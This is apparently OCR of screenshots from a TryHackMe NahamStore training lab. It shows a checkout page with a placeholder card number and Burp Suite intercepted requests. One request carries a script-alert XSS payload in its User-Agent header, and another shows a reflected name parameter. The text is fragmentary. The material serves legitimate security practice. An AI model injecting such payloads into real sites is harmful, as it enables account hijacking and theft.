
**Shipping Address**


**Mr islam fekry**
no
no
no
no
1164


**Payment Details**


**Card number**
1234123412341234


Make Payment


Intercept
HTTP history
WebSockets history
Match and replace
Proxy settings
Intercept on
Forward
Drop
Time
Type
Direction
Method
URL
16:14:57 24 Oct...
HTTP
Request
POST
http://nahamstore.thm/basket
Request
Pretty
Raw
Hex
1 POST /basket HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: <script>alert("XSS")</script>
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 37
9 Origin: http://nahamstore.thm
10 Connection: keep-alive
11 Referer: http://nahamstore.thm/basket
12 Cookie: session=95e7ec6adb4db4bd26b13b6b957799f8; token=44e2eae0e799c02d43fd186e248bba20
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
Search


NahamStore - Your Orde
http://nahamstore.thm/acco
nahamstore.thm/account/orders/7
90%
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
Revshell Generator
Reverse Shell Cheat S...
GitHub - swisskyrepo/...
NahamStore
Home
Returns
Account
1 Item
Shopping Basket
Product
Cost
Sticker Pack
$15.00
nahamstore.thm
XSS
OK
no
no
no
1164
Make Payment


Applications Places System Fri 24 Oct, 16:45
NahamStore - islamfekry
http://nahamstore.thm/prod
stock.nahamstore.thm/pr
nahamstore.thm/product?id=1&name=islamfekry
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
Revshell Generator
Reverse
NahamStore
Request
Pretty Raw Hex
GET /product?id=1&name=islamfekry HTTP/1.1
Host: nahamstore.thm
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: session=95e7ec6adb4db4bd26b13b6b957799f8; token=44e2eae0e799c02d43fd186e248bba20
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Search
0 highlights
Response
Pretty Raw Hex Render
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Set-Cookie: session=95e7ec6adb4db4bd26b13b6b957799f8; expires=Fri, 24-Oct-2025 16:45:49 GMT; Max-Age=3600; path=/
Content-Length: 4304
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>
NahamStore - islamfekry
</title>
<link rel="stylesheet" href="
https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css"
integrity="
sha384-BVYiiSIFeK1dGmJRAkycuHAHRg32OmUcww7on3RYdg4Va+PmSTsz/K68vbdEjh4u"
crossorigin="anonymous">
Search
0 highlights

